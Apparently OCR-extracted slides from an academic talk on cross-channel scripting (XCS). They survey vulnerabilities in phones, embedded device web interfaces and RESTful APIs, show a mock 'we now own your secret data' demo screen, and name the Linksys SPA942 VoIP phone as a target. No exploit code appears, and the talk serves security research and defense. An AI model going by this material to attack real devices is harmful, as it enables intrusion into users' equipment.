
Attacker

Cross-channel scripting



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


http://[redacted]/cgi-bin/browse?share=share

Hello!

We now own your secret data. For example:

EDmin - secret/

[To Parent Directory]

```
 01/09/2000  22:50:05                    7.7k secret code.exe
```

Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities

Talk overview

Part 1: Many examples of XCS

- **Phones:** 5 XCS vulnerabilities in 2 phones
- **Embedded:** 23 devices, 26 XCS vulnerabilities
- **RESTful APIs:** 2 major APIs, 2 XCS vulnerabilities


Part 2: Defenses against XCS

More XCS Examples

Stanford Computer Security Lab

Embedded web interfaces?

Embedded vs. public web servers



Data :
- Parks associates
- Netcraft

Web management interfaces

Managing embedded devices via a web interface:

- ✓ *Easier for users*
- ✓ *Cheaper for vendors*

Recipe for a disaster

Vendors build their own web applications

- Standard web server (sometimes)
- Custom web application stack
- Weak web security

New features/services added at a fast pace

- Vendors compete on number of services in product
- <u>Interactions between services ➽ vulnerabilities</u>

Outcome

Vulnerabilities in **every** device we audited

SIP XCS

VoIP phone

- Linksys SPA942
- Web interface
- SIP support
- Call logs

